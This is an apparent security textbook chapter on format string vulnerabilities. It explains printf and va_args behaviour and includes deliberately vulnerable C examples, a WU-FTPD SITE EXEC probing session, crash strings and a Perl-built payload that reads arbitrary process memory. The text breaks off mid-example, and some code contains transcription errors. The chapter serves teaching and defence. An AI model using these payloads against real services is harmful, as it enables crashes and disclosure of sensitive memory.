

Chapter 7

Format String Attacks

Solutions in this Chapter:

- **What Is a Format String**
- **Using Format Strings**
- **Abusing Format Strings**
- **Challenges in Exploiting**
- **Application Defense!**

Introduction

Early in the summer of 2000, the security world was abruptly made aware of a significant new type of security vulnerability in software. This subclass of vulnerabilities, known as *format string bugs*, was made public when an exploit for the Washington University FTP daemon (WU-FTPD) was posted to the Bugtraq mailing list on June 23, 2000. The exploit allowed remote attackers to gain root access on hosts running WU-FTPD without authentication if anonymous FTP was enabled (it was, by default, on many systems). This was a very high profile vulnerability because WU-FTPD is in wide use on the Internet.

As serious as it was, the fact that tens of thousands of hosts on the Internet were instantly vulnerable to complete remote compromise was not the primary reason that this exploit was such a great shock to the security community. The real concern was the nature of the exploit and its implications for software everywhere. This was a completely new method of exploiting programming bugs previously thought to be benign, and was the first demonstration that format string bugs were exploitable.

Format string vulnerabilities occur when programmers pass externally supplied data to a `printf` function (or similar) as, or as part of, the format string argument. In the case of WU-FTPD, the argument to the *SITE EXEC ftp* command when issued to the server was passed directly to a `printf` function.

Shortly after knowledge of format string vulnerabilities was public, exploits for several programs became publicly available. As of this writing, there are dozens of public exploits for format string vulnerabilities, plus an unknown number of unpublished ones.

As for their official classification, format string vulnerabilities do not really deserve their own category among other general software flaws such as race conditions and buffer overflows. Format string vulnerabilities really fall under the umbrella of input validation bugs: the basic problem is that programmers fail to prevent untrusted externally supplied data from being included in the format string argument.

Format string bugs are caused by not specifying format string characters in the arguments to functions that utilize the *va_arg* variable argument lists. This type of bug is unlike buffer overflows, in that no stacks are being smashed and no data is being corrupted in large amounts. Instead, when an attacker controls arguments of the function, the intricacies in the variable argument lists allow him to view or overwrite arbitrary data. Fortunately, format string bugs are easy to fix, without affecting application logic and many free tools are available to discover them.

What Is a Format String?

In general, vulnerabilities are the result of several independent and more or less harmless factors working together in harmony. In the case of format string bugs, they are the combination of stack overflows in C/C++ on Intel x86 processors (described in Chapter 5), the ANSI C standard implementation for functions with a variable number of arguments or *ellipsis* syntax (common output C functions being among these), and programmers taking shortcuts in using some of these functions.

C Functions with Variable Numbers of Arguments

There are functions in C/C++ (`printf()` being one of them) that do not have a fixed list of arguments. Instead, they use special ANSI C standard mechanisms in order to access arguments on the stack, no matter how many arguments there are. ANSI standard describes a way of defining functions of this sort and ways for these functions to get access to arguments passed to them. Obviously, these functions, when called, have to find out how many values the caller has passed

to them. This is usually done by encoding this number in one or more fixed arguments.

In the case of `printf`, this number is calculated from the format string passed to it. Problems start when the number of arguments the function thinks were passed to it is different from the actual number of arguments placed on the stack by a caller function. Let's see how this mechanism works.

Ellipsis and *va_args*

Consider Example 7.1 a function with variable numbers of arguments:

Example 7.1 Ellipsis and *va_args*

```

1. /* format1.c - ellipsis notation and va_args macro */
2.
3. #include "stdio.h"
4. #include "stdarg.h"
5.
6. int print_ints (
7.     unsigned char count,
8.     ...)
9. {
10.    va_list arg_list;
11.
12.    va_start (arg_list, count);
13.
14.    while (count--)
15.    {
16.        printf ("%i\n", va_arg (arg_list, int));
17.    }
18.
19.    va_end (arg_list);
20. }
21.
22. void main (void)
23. {
24.     print_ints (4, 1,2,3,4);
25.     print_ints (2, 100,200);
26. }
```

This example uses the ellipsis notation (line 8) to tell the compiler that the function `print_ints()` can be called with argument lists of variable length. Implementation of this function (lines 9 through 20) uses macros *va_start*, *va_arg*, *va_end*, and type *va_list*, defined in *stdarg.h*, for stepping through the list of supplied arguments.

NOTE

System V implementations use *varargs.h* instead of *stdarg.h*. It has certain differences in its implementation, but they are not relevant for us.

In this example, the first call to *va_start* initializes an internal structure *ap*, which is used internally to reference the next argument, then *count* number of integers are read from the stack and printed in lines 14 through 17. Finally, the list is closed. If you run this program, you'll see the following output:

```
1
2
3
4
100
200
```

Let's see what happens if we supply our function with an incorrect number of arguments—for example, passing less values than *count*. To do this, we change the following lines:

```
void main (void)
1.     {
2.     print_ints (6, 1, 2 ,3, 4); /*2 values short*/
3.     print_ints (5, 100, 200); /*3 values short*/
4.     }
```

We now save this new program as **format2.c**. The program compiles without errors because the compiler cannot check the underlying logic of *print_strings*. It would be nice if it could, though... The output now looks like this:

```
1
2
3
4
1245120
4199182
100
200
1245120
4199182
1
```


The previous output looks somewhat strange, doesn't it?

NOTE

In this chapter, we will use GCC and GDB again, partially because format strings are used much more in the UNIX world and are easier to exploit there, too. For Windows examples, the free MS VC++ 2003 command-line compiler and Ollydbg will be used. See also Chapter 5 for the specifics on GCC behavior and bugs in stack memory layouts.


In Chapter 5, we saw how a stack can be used to pass arguments to functions and store local variables. Let's see how stack is operated in case of "correct" and "incorrect" calls to the `print_ints` function. Figure 7.1 shows a few iterations in the "correct" case, as in *format1.c*.

Figure 7.1 A Correct Stack Operation with `va_args`



Now compare this with the case when the number of arguments passed is less than the function thinks. Figure 7.2 illustrates a few last iterations of `print_ints (6, 1,2,3,4);` in the call in *function2.c*.

Figure 7.2 Incorrect Stack Operation with *va_args*



Functions of Formatted Output

Computer programmers often require their programs to have the ability to create character strings at run time. These strings may include variables of a variety of types, the exact number and order of which are not necessarily known to the programmer during development. The widespread need for flexible string creation and formatting routines naturally led to the development of the printf family of functions. The printf functions create and output strings formatted at run time. They are part of the standard C library. Additionally, the printf functionality is implemented in other languages (such as Perl).

These functions allow a programmer to create a string based on a format string and a variable number of arguments. The format string can be considered a blueprint containing the basic structure of the string and tokens that tell the printf function what kinds of variable data goes where, and how it should be formatted. The printf tokens are also known as format specifiers; the two terms are used interchangeably in this chapter.

Table 7.1 describes a list of the standard printf functions included in the standard C library and their prototypes.

Table 7.1 The printf() Family of Functions

Function	Description
printf(char *, ...);	This function allows a formatted string to be created and written to the standard out I/O stream.

Continued

Table 7.1 The printf() Family of Functions

Function	Description
<code>fprintf(FILE *, char *, ...);</code>	This function allows a formatted string to be created and written to a libc FILE I/O stream.
<code>sprintf(char *, char *, ...);</code>	This function allows a formatted string to be created and written to a location in memory. Misuse of this function often leads to buffer overflow conditions.
<code>snprintf(char *, size_t, char *, ...);</code>	This function allows a formatted string to be created and written to a location in memory, with a maximum string size. In the context of buffer overflows, it is known as a secure replacement for <code>sprintf()</code> .

The standard C library also includes the `vprintf()`, `vfprintf()`, `vsprintf()`, and `vsnprintf()` functions. These perform the same functions as their counterparts listed previously, but they accept *varargs* (variable arguments) structures as their arguments. Instead of the whole set of arguments pushed on the stack, only the pointer to the list of arguments is passed to the function. For example:

```
vprintf(char *, va_list);
```

Note that all of functions in Table 7.1 use the ellipsis syntax and consequently may be prone to the same problem as our `print_ints` function.

Damage & Defense...

Format String Vulnerabilities vs. Buffer Overflows

On the surface, format string and buffer overflow exploits often look similar. It is not hard to see why some may group together in the same category. Whereas attackers may overwrite return addresses or function pointers and use shellcode to exploit them, buffer overflows and format string vulnerabilities are fundamentally different problems.

In a buffer overflow vulnerability, the software flaw is that a sensitive routine such as a memory copy relies on an externally controllable source for the bounds of data being operated on. For example, many buffer overflow conditions are the result of C library string copy operations. In the C programming language, strings are

Continued

NULL terminated byte arrays of variable length. The `strcpy()` (string copy) libc function copies bytes from a source string to a destination buffer until a terminating NULL is encountered in the source string. If the source string is externally supplied and greater in size than the destination buffer, the `strcpy()` function will write to memory neighboring the data buffer until the copy is complete. Exploitation of a buffer overflow is based on the attacker being able to overwrite critical values with custom data during operations such as a string copy.

In format string vulnerabilities, the problem is that externally supplied data is being included in the format string argument. This can be considered a failure to validate input and really has nothing to do with data boundary errors. Hackers exploit format string vulnerabilities to write specific values to specific locations in memory. In buffer overflows, the attacker cannot choose where memory is overwritten.

Another source of confusion is that buffer overflows and format string vulnerabilities can both exist due to the use of the `sprintf()` function. To understand the difference, it is important to understand what the `sprintf` function actually does. `sprintf()` allows for a programmer to create a string using `printf()` style formatting and write it into a buffer. Buffer overflows occur when the string that is created is somehow larger than the buffer it is being written to. This is often the result of the use of the `%s` format specifier, which embeds NULL terminated string of variable length in the formatted string. If the variable corresponding to the `%s` token is externally supplied and it is not truncated, it can cause the formatted string to overwrite memory outside of the destination buffer when it is written. The format string vulnerabilities due to the misuse of `sprintf()` are due to the same error as any other format string bugs, externally supplied data being interpreted as part of the format string argument.

Using Format Strings

How do `printf`-like functions determine the number of their arguments? It must be somehow encoded in one of their fixed arguments. The “`char *`” argument, known as the format string, tells the function how many arguments are passed to it and how exactly they need to be printed. In this section, we will describe some common and not so common types of format strings and see how they are interpreted by functions from Table 7.1.

`printf()` Example

The concept behind `printf` functions is best demonstrated with a short example (see also line 16 in `format1.c`):

```
int main()
```

```
{
    int int1 = 41;
    printf("this is the string, %i", int1);
}
```

In this code example, the programmer is calling `printf` with two arguments, a format string and a value that is to be embedded in the string printed by this call to `printf`.

```
"this is the string, %i"
```

This format string argument consists of static text and a token (`%i`), indicating the use of a data variable. In this example, the value of this integer variable will be included, in Base10 character representation, after the comma in the string output when the function is called.

The following program output demonstrates this (the value of the integer variable is 10):

```
c:\> format_example
this is the string, 41
```


Because the function does not know how many arguments it receive on each occasion, they are read from the process stack as the format string is processed based on the data type of each token. In the previous example, a single token representing an integer variable was embedded in the format string. The function expects a variable corresponding to this token to be passed to the `printf` function as the second argument. On the Intel architecture (at least), arguments to functions are pushed onto the stack before the stack frame is created. When the function references its arguments on these platforms, it references data on the stack in its stack frame.

Format Tokens and `printf()` Arguments

In our example, an argument was passed to the `printf` function corresponding to the `%i` token—the integer value. The Base10 character representation of this value (41) was output where the token was placed in the format string.

When creating the string that is to be output, the `printf` function will retrieve whatever value of integer data type size is at the right location in the stack and use that as the value corresponding to the token in the format string. The `printf` function will then convert the binary value to a character representation based on the format specifier and include it as part of the formatted output string. As will be demonstrated, this occurs regardless of whether the programmer has actually passed a second argument to the `printf` function or not. If no arguments corresponding to the format string tokens were passed, data belonging to the calling function(s) will be treated as the arguments, because that is what is next on the stack.

Figure 7.3 illustrates the matching of format string tokens to variables on the stack inside `printf()`.

Figure 7.3 Matching Format Tokens and Arguments in printf

Types of Format Specifiers

There are many different format specifiers available for various types of arguments printed; each of them can also have additional modifiers and field-width definitions. Table 7.2 illustrates a few main tokens that are of interest to us in the study of format string attacks.

Table 7.2 Format Tokens

Token	Argument Type	What Is Printed
%l	int, short or char	Integer value of an argument in decimal notation
%d	int, short or char	Same as %i
%u	unsigned int, short or char	Value of argument as an unsigned integer in decimal notation
%x	unsigned int, short or char	Value of argument as an unsigned integer in hex notation
%s	Char *, char[]	Character string pointed to by the argument
%p	(void *)	Value of the pointer is printed in hex notation. For example, if used instead of %s for a string argument, it will output the value of the pointer to the string rather than the string itself.

Continued

Table 7.2 Format Tokens

Token	Argument Type	What Is Printed
<code>%n</code>	<code>(int *)</code>	Nothing is printed. Instead, the number of bytes output so far by the function is stored in the corresponding argument, which is considered to be a pointer to an integer.

For example, take a look at the output produced by the following code in Example 7.2:

Example 7.2 Str Output

```

1.  /*format3.c - various format tokens*/
2.  #include "stdio.h"
3.  #include "stdarg.h"
4.  void main (void)
5.  {
6.  char * str;
7.  int i;
8.  str = "fnord fnord";
9.  printf("Str = \"%s\" at %p\n\n ", str, str, &i);
10. printf("The number of bytes in previous line is %d", i);
11. }

```


C:\>**format3**

Str = "fnord fnord" at 0040D230

The number of bytes in previous line is 31

C:\>

During the execution of `printf` (in line 12 above) first the string pointed to by `str` is printed according to the `%s` specifier, then the pointer itself is printed, and finally the number of characters output is stored in variable `i`. In line 13, this variable is printed as a decimal value. The string `Str = "fnord fnord"` at `0040D230`, if you count characters, is indeed 31 bytes long. Figure 7.4 illustrates the state of the stack in these two calls.

Figure 7.4 Format Strings and Arguments

The preceding example shows us that for `printf` it is not only possible to read values from the stack, but also to write them.

Abusing Format Strings

How can all of the preceding strings be used to exploit the program? Two issues play together here—because `printf` uses ellipsis syntax, when the number of actual arguments does not correspond to the number of tokens in the format string, the output includes various bits of the stack. For example, a call like that shown next (note that no values are passed)


```
printf ("%x\n%x\n\n%x\n%x");
```

will result in output similar to this:

```
12ffc0
40126c
1
320d30
```

`printf`, when called like this, reads four values from the stack and prints them, as in Figure 7.5

Figure 7.5 Incorrect Format Strings



The second problem is that sometimes programmers do not specify a format string as a constant in the code, but use constructs such as

```
printf (buf);
```

instead of

```
printf("%s", buf);
```

The latter seems a bit tautological, but ensures that *buf* is printed as a text string no matter what it contains. The former example may behave quite differently from what a programmer expected if *buf* happens to contain any format tokens. In addition, if this string is externally supplied (by a user or an attacker), then there are no limits to what they can do with the help of properly selected format strings.

All format string vulnerabilities are the result of programmers allowing externally supplied, unsanitized data in the format string argument. These are some of the most commonly seen programming mistakes resulting in exploitable format string vulnerabilities.

The first (see Example 7.3) is where a `printf`-like function is called with no separate format string argument, simply a single string argument.

Example 7.3 Common Programming Mistakes

```

1.  /*format4.c - the good, the bad and the ugly*/
2.  #include "stdio.h"
3.  #include "stdarg.h"
4.  void main (int argc, char *argv[])
5.  {
6.  char str[256];
7.  if (argc <2)
8.  {
9.  printf("usage: %s <text for printing>\n", argv[0]);
10. exit(0);
11. }
12. strcpy(str, argv[1]);
13. printf("The good way of calling printf:\n");
14. printf("%s", str);
15. printf("The bad way of calling printf:\n");
16. printf(str);
17. }
```

In this example, the second value in argument array *argv[]* (usually the first command-line argument) is passed to `printf()` as the format string. If format specifiers have been included in the argument, they will be acted upon by the `printf` function:

```

c:> format4 %i
The good way of calling printf:
%i
The bad way of calling printf:
26917
```

This mistake is usually made by newer programmers, and is due to unfamiliarity with the C library string processing functions. Sometimes this mistake is due to the programmer's laziness, neglecting to include a format string argument

for the string (for example, %s). This reason is often the underlying cause of many different types of security vulnerabilities in software.

The use of wrappers for printf()-style functions, often for logging and error reporting functions, is very common. When developing, programmers may forget that an error message function calls printf() (or another printf function) at some point with the variable arguments it has been passed. They may simply become accustomed to calling it as though it prints a single string:

```
error_warn(errmsg);
```

An example vulnerability of this type will be detailed later in this chapter.

One of the most common causes of format string vulnerabilities is the improper calling of the syslog() function on UNIX systems. syslog() is the programming interface for the system log daemon. Programmers can use syslog() to write error messages of various priorities to the system log files. As its string arguments, syslog() accepts a format string and a variable number of arguments corresponding to the format specifiers. (The first argument to syslog() is the syslog priority level.) Many programmers who use syslog() forget or are unaware that a format string separate from externally supplied log data must be passed. Many format string vulnerabilities are due to code that resembles this:

```
syslog(LOG_AUTH,errmsg);
```

If *errmsg* contains externally supplied data (such as the username of a failed login attempt), this condition can likely be exploited as a typical format string vulnerability.

Playing with Bad Format Strings

Next, we will study which format strings are most likely to be used for exploiting. We'll use a *format4.c* example to study the function's behavior. This program accepts input from the command line, but nothing changes if this input is provided interactively or over the network. The following is an example of the famous wu-ftpd bug:

```
% nc foobar 21
220 Gabriel's FTP server (Version wu-2.6.0 (2) Sat Dec 4 15:17:25 AEST
2004) ready.
USER ftp
331 Password required for ftp.
PASS ftp
230 User ftp logged in.
SITE EXEC %x %x %x %x
200-31 bffffe08 1cc 5b 200
(end of '%x %x %x %x')
QUIT
221 - You have transferred 0 bytes in 0 files.
221 - Total traffic for this session was 291 bytes in 0 transfers.
221 - Thank you for using the FTP service on foobar.
221 - Goodbye.
```

Denial of Service

The simplest way that format string vulnerabilities can be exploited is to cause a denial of service via a malicious user forcing the process to crash. It is relatively easy to cause a program to crash with malicious format specifiers.

Certain format specifiers require valid memory addresses as corresponding variables. One of them is `%n`, which will be explained in further detail soon. Another is `%s`, which requires a pointer to a NULL-terminated string. If an attacker supplies a malicious format string containing either of these format specifiers, and no valid memory address exists where the corresponding variable should be, the process will fail attempting to dereference whatever is in the stack. This may cause a denial of service and does not require any complicated exploit method.

In fact, there were a handful of known problems caused by format strings that existed before anyone understood that they were exploitable. For example, it was known that it was possible to crash the BitchX IRC client by passing `%s%s%s%s` as one of the arguments for certain IRC commands. However, as far as we know, no one realized this was further exploitable until the WU-FTPD exploit came to light.

There is not much more to crashing processes using a format string. There are much more interesting and useful things an attacker can do with format string vulnerabilities.

Here's an obligatory example:

```
c:> format4 %s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
```

The good way of calling printf:

```
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
```

The bad way of calling printf:

```
<program crashes>
```

On a Linux-based implementation, we would see a “Segmentation fault” message, in Windows (GPF or XP SP2) we will not see anything, due to the way exceptions are handled there. Nevertheless, the program ends in all cases.

Direct Argument Access

There is a simple way of achieving the same result with newer versions of glibc on Linux:

```
c:> format4 %200\$s
```

The good way of calling printf:

```
%200\$s
```

The bad way of calling printf:

```
Segmentation fault (core dumped)
```

The syntax `%200$s` (with “\$” escaped by “\”) uses a feature called “direct argument access” and means that the value of the 200th argument has to be


printed as a string. When `printf` reaches $200 \times 4 = 800$ bytes above its stack frame when looking for this value, it ends up with the memory access error because it exhausts the stack.

Reading Memory

If the output of the formatting function is available for viewing, attackers can also exploit these vulnerabilities to read the process stack and memory. This is a serious problem and can lead to the disclosure of sensitive information. For example, if a program accepts authentication information from clients and does not clear it immediately after use, format string vulnerabilities can be used to read it. The easiest way for an attacker to read memory using format string vulnerability is to have the function output memory as variables corresponding to format specifiers. These variables are read from the stack based on the format specifiers included in the format string. For example, four-byte values can be retrieved for each instance of `%x`. The limitation of reading memory this way is that it is limited to only data on the stack.

It is also possible for attackers to read from arbitrary locations in memory by using the `%s` format specifier. As described earlier, the `%s` specifier corresponds to a NULL terminated string of characters. This string is passed by reference. An attacker can read memory in any location by supplying a `%s` token and a corresponding address variable to the vulnerable program. The address where the attacker would like reading to begin must also be placed in the stack in the same manner that the address corresponding to any `%n` variables would be embedded, or used simply as part of the supplied string. The presence of a `%s` format specifier would cause the format string function to read in bytes starting at the address supplied by the attacker until a NULL byte is encountered.

The ability to read memory is very useful to attackers and can be used in conjunction with other methods of exploitation. Figure 7.6 illustrates a sample format string that allows the reading of arbitrary data. In this case, the format string is also allocated on the stack and attacker has full control over it. He constructs his string in such a way that its first four bytes contain an address he wants to read from and a `%s` specifies which will interpret this address as a pointer to a string and cause memory contents to be dumped starting from this address until the NULL byte is reached. This is a Linux example, but the same works on Windows.

Figure 7.6 Reading Memory with Format Strings

Let's see how this string is constructed in the case of our simple example program, *format4.c*. We will run our program first with the dummy:

```
[root@localhost format1]# ./format4 AAAA %x %x %x %x
```

The good way of calling printf:

```
AAAA %x %x %x %x
```

The bad way of calling printf:

```
AAAA_bffffa20_20_40134c6e_41414141
```

As you can see, there is 41414141 in the output—it is clearly the beginning of our format string. If we did not find it, we would have to add more `%x` specifiers until we reached our string. Now we can change the first four bytes of our string to the address we want to start dumping data from, and the last `%x` into `%s`. For example, we will dump contents of an environment variable located at `0xbfffc06`. The following is a partial dump of that area of memory:

```
0xbffffbd3:      ""
0xbffffbd4:      "i686"
0xbffffbd9:      "/root/format1/format4"
0xbffffbef:      "aaaa"
0xbffffbf4:      "PWD=/root/format1"
0xbffffc06:      "HOSTNAME=localhost.localdomain"
0xbffffc25:      "LESSOPEN=|/usr/bin/lesspipe.sh %s"
0xbffffc47:      "USER=root"
```

Using Perl to generate the required format string, we see:

```
[root@localhost format1]# ./format4 `perl -e 'print
"\x06\xfc\xff\xbf_%x_%x_%x_%s"'`
```

The good way of calling printf:

```
??_%x_%x_%x_%s
```

The bad way of calling printf:

```
???_bffffa30_20_40134c6e_HOSTNAME=localhost.localdomain
```

The only case when this does not work is when an address with the interesting data contains zero—it is not possible to have NULL bytes in a string. If the preceding program was compiled with MS VC++, we would not need any of %x since this compiler uses the stack more rationally, not padding it with additional values, as GCC did here, adding three extra words (see the note in Chapter 5 about bugs in certain versions of GCC):

NOTE

There cannot be any NULL bytes in the address if it is in the format string (except as the terminating byte) since the string is a NULL-terminated array just like any other in C. This does not mean that addresses containing NULL bytes can never be used—addresses can often be placed in the stack in places other than the format string itself. In these cases, it may be possible for attackers to write to addresses containing NULL bytes. It is also possible to do a two-stage memory read or write—first construct an address with NULL bytes in it on the stack (see the following section “Writing to Memory”) and then use it as a pointer for %s for reading data or for a %n specifier to write the value to this tricky address.

```
C:\>format4 AAAA_%x_%x
```

The good way of calling printf:

```
AAAA_%x_%x
```

The bad way of calling printf:

```
AAAA_41414141_5f78255f
```

In this case, we simply need a format string of the type ‘*encoded address*’%s in order to print the memory contents. On the other hand, if we declared any additional local variables, we would still need to add padding to go through them.

Sometimes the format string buffer does not start at the border of the four-byte word. In this case, additional padding in the beginning of the string is required in order to align the injected address. For example, if the buffer starts on the third byte of a four-byte word, then the corresponding format string will look similar to this:

```
[root@localhost format1]# ./format4 `perl -e `print
"bb\x06\xfc\xff\xbf_%c_%c_%x_%x_%x_%s" ` `
```

The good way of calling printf:

```
???_%x_%x_%x_%s
```

The bad way of calling printf:

```
???_bffffa30_20_40134c6e_HOSTNAME=localhost.localdomain
```

Writing to Memory

Previously, we touched on the `%n` format specifier. This rather obscure token exists for the purpose of indicating how large a formatted string is at run time. The variable corresponding to `%n` is an address. When the `%n` token is encountered during `printf` processing, the number (as an integer data type) of characters that make up the formatted output string up to this point is written to the address argument corresponding to the format specifier.

The existence of such a format specifier has serious security implications: it allows for writes to memory. This is the key to exploiting format string vulnerabilities to accomplish goals such as executing shellcode.

Simple Writes to Memory

We will modify our previous example to include a variable for us to overwrite. Example 7.4 is from the program `format5.c`.

Example 7.4 `format5.C`

```


1.  /*format5.c - memory overwrite*/
2.  #include "stdio.h"
3.  #include "stdarg.h"
4.  static int i
5.  void main (int argc, char *argv[])
6.  {
7.  char str[256];
8.  i = 10
9.  if (argc <2)
10. {
11. printf("usage: %s <text for printing>\n", argv[0]);
12. exit(0);
13. }
14. strcpy(str, argv[1]);
15. printf("The good way of calling printf:\n");
16. printf("%s", str);
17. printf("\nvariable i now %d\n", i)
18. printf("The bad way of calling printf:\n");
19. printf(str);
20. printf("\nvariable i is now %d\n", i)
21. }
```

After compiling this example, we can determine the address at which our variable `i` is located in memory, using a disassembler or a debugger. For example, using GDB in Linux:

```
(gdb) print &i
